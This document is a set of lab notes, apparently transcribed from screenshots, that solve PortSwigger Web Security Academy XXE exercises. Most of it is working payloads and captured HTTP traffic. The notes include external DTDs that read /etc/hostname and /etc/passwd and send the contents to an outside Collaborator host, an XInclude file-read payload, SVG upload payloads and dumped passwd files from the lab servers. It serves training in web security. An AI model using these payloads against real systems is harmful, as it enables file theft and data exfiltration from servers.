

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```


Body:

```
<!ENTITY % foo SYSTEM "file:///etc/hostname">
<!ENTITY % stack "<!ENTITY &#x25; data SYSTEM 'https://9v5pvq9xkxg01snegvsahdn8hznqbnzc.oastify.com/?test=%foo;'>">
%stack;
%data;
```



```
Referer:
https://0a6c0060033fb8ba80fa851f00950047.web-securit
y-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 233
Origin:
https://0a6c0060033fb8ba80fa851f00950047.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
  "https://exploit-0a9c00f10341b83080a9845101e10000.
  exploit-server.net/exploit">%xxe;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 19

"XML parsing error"
```



#	Time	Type	Payload	Source IP address	Comment
1	2025-Feb-08 06:24:15.080 UTC	DNS	cbrsbtp000w3hv3hwy8dxg3bx23trmfb	3.248.180.125	
2	2025-Feb-08 06:24:15.080 UTC	DNS	cbrsbtp000w3hv3hwy8dxg3bx23trmfb	3.251.104.41	
3	2025-Feb-08 06:24:15.185 UTC	HTTP	cbrsbtp000w3hv3hwy8dxg3bx23trmfb	34.251.122.40	
4	2025-Feb-08 06:43:57.093 UTC	DNS	z11f1gfnqnmq7it4mly0n3tynptghc51	3.251.104.215	
5	2025-Feb-08 06:43:57.093 UTC	DNS	z11f1gfnqnmq7it4mly0n3tynptghc51	3.251.104.235	
6	2025-Feb-08 06:43:57.098 UTC	HTTP	z11f1gfnqnmq7it4mly0n3tynptghc51	34.251.122.40	
7	2025-Feb-08 06:50:18.359 UTC	DNS	9v5pvq9xkxg01snegvsahdn8hzqnbnzc	3.248.180.125	
8	2025-Feb-08 06:50:18.359 UTC	DNS	9v5pvq9xkxg01snegvsahdn8hzqnbnzc	3.251.104.235	
9	2025-Feb-08 06:50:18.380 UTC	HTTP	9v5pvq9xkxg01snegvsahdn8hzqnbnzc	34.251.122.40	

```
GET /?x=0cf77b83ddd9 HTTP/1.1
User-Agent: Java/21.0.1
Host: z11f1gfnqnmq7it4mly0n3tynptghc51.oastify.com
Accept: */*
Connection: keep-alive
```

```
<!ENTITY % foo SYSTEM "file:///etc/hostname">
<!ENTITY % stack "<!ENTITY &#x25; data SYSTEM 'https://9v5pvq9xkxg01snegvsahdn8hznqbnzc.oastify.com/?test=%foo;'>">
%stack;
%data;
```


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a9c00f10341b83080a9845101e10000.exploit-server.net/exploit">%xxe;]>
```

Lab: Exploiting blind XXE to retrieve data via error messages

This lab has a "Check stock" feature that parses XML input but does not display the result.

To solve the lab, use an external DTD to trigger an error message that displays the contents of the `/etc/passwd` file.


The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.



```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
```

Body:

```
<!ENTITY % foo SYSTEM "file:///etc/passwd">
<!ENTITY % stack "<!ENTITY &#x25; data SYSTEM 'file:///etc/something/%foo;'>">
%stack;
%data;
```



```
Referer:
https://0abe00cb04806490801c6212000200f1.web-securit
y-academy.net/product?productId=1
Content-Type: application/xml
Content-Length: 233
Origin:
https://0abe00cb04806490801c6212000200f1.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE foo [<!ENTITY % xxe SYSTEM
    "https://exploit-0a2e00e4046864468047617401de00
    3d.exploit-server.net/exploit">%xxe;]>
    <stockCheck>
        <productId>
            1
        </productId>
        <storeId>
            2
        </storeId>
    </stockCheck>
```

```
xception: /etc/something/root:x:0:0:root:/root:/bin/
bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/
nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/
lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:12001:12001::/home/peter:/bin/bash
carlos:x:12002:12002::/home/carlos:/bin/bash
user:x:12000:12000::/home/user:/bin/bash
```

```
<!ENTITY % foo SYSTEM "file:///etc/passwd">
<!ENTITY % stack "<!ENTITY &#x25; data SYSTEM 'file:///etc/somethin
g/%foo;'>">
```

```
%stack;
%data;
```


```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "https://exploit-0a2e00e40468
64468047617401de003d.exploit-server.net/exploit">%xxe;]>
```

Lab: Exploiting XInclude to retrieve files

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack.

To solve the lab, inject an `XInclude` statement to retrieve the contents of the `/etc/passwd` file.



```
0ada008504c99a9082b1600100570036.web-security-academ
y.net
Cookie: session=jhRwXfB5b9xAfjxUVRZqn374pjLmn1SF
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0ada008504c99a9082b1600100570036.web-securit
y-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 123
Origin:
https://0ada008504c99a9082b1600100570036.web-securit
y-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers

productId=<foo
xmlns="http://www.w3.org/2001/XInclude"><include
parse="text" href="file:///etc/passwd"/>
</foo>&storeId=1
```

```
HTTP/2 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2340

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/
nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/
lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/
nologin
```


```
productId=<foo xmlns="http://www.w3.org/2001/XInclude"><include pars
e="text" href="file:///etc/passwd"/>
```

```
</foo>&storeId=1
```

Lab: Exploiting XXE via image file upload

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the `/etc/hostname` file after processing. Then use the "Submit solution" button to submit the value of the server hostname.



XXE Inside SVG

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1
    <image xlink:href="expect://ls" width="200" height="200"></image>
</svg>
```


Classic

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xl
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```


OOB via SVG rasterization

xxe.svg

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE svg [
<!ELEMENT svg ANY >
<!ENTITY % sp SYSTEM "http://example.org:8080/xxe.xml">
```



```
┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp]
└─$ ls
file.svg

┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp]
└─$ cat file.svg
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version=
"1.1">
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>

┌──(charon㉿DESKTOP-U6PP1DL)-[~/temp]
└─$ |
```




https://0aff00020424a17f811716d6001b00e4.web-security-academy.net/post?postId=5

Name:
asd

Avatar:
Browse... No file selected.

Email:
asdf@gmail.com

